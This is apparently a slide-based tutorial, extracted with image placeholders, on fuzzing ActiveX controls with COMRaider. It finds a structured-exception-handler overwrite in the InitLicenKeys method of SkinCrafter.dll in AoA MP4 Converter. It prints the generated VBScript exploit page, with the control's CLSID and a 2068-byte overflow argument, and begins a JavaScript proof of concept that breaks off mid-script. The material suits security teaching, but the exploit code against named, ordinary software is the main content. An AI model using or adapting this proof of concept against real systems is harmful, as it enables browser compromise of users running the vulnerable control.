


ActiveX Fuzzing and Exploitation

Start Comraider and click on start.




Now click on choose active dll or ocx directly and click on next !




ActiveX Fuzzing and Exploitation

Now Select the activeX control you want to fuzz !




Comraider provides option to fuzz whole library as well as fuzzing specific member of library.




ActiveX Fuzzing and Exploitation

Now right click on any member and click on fuzz member




Comraider will generate fuzz scripts after that we can proceed to fuzzing




ActiveX Fuzzing and Exploitation

Now Click on begin fuzzing.




After fuzzing process is completed a list of exceptions will be shown




ActiveX Fuzzing and Exploitation

Double click on the exception details will show us what kind of error occurred and in this case we have overwritten structured handle exception chain.




Right click and click on test exploit in IE



ActiveX Fuzzing and Exploitation

Now save the page and let's view it's source.



This is exploit skeleton proposed by comraider and we are going to change it as per our need.

```
1  <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
2  <!-- saved from url=(0031)http://127.0.0.1:1055/test.html -->
3  <HTML><HEAD>
4  <META http-equiv=Content-Type content="text/html; charset=windows-1252">
5  <META content="MSHTML 6.00.2900.2180" name=GENERATOR></HEAD>
6  <BODY>Test Exploit page
7  <OBJECT id=target classid=clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5></OBJECT>
8  <SCRIPT language=vbscript>
9
10 'File Generated by COMRaider v0.0.134 - http://labs.iddefense.com
11
12 'Wscript.echo typename(target)
13
14 'for debugging/custom prolog
15 targetFile = "C:\Program Files\AoA MP4 Converter\SkinCrafter.dll"
16 prototype = "Sub InitLicenKeys ( ByVal purchase_id As String , ByVal reg_name As
String , ByVal company As String , ByVal email As String , ByVal licenkey As String
) "
17 memberName = "InitLicenKeys"
18 progid = "SKINCRAFTERLib.SCSkin"
19 argCount = 5
20
21 arg1=String(2068, "A")
22 arg2="defaultV"
23 arg3="defaultV"
24 arg4="defaultV"
25 arg5="defaultV"
26
27 target.InitLicenKeys arg1 ,arg2 ,arg3 ,arg4 ,arg5
28
29 </SCRIPT>
30 </BODY></HTML>
31
```

ActiveX Fuzzing and Exploitation

I will write the poc in javascript (going to reinvent the wheel: P)


Pretty Simple Huh?? !!

```
<html>
<object classid='clsid:125C3F0B-1073-4783-9A7B-D33E54269CA5' id='target' /></object>
<script language='javascript'>

junk="\x41";
while (junk.length<2068){ junk+=junk;}

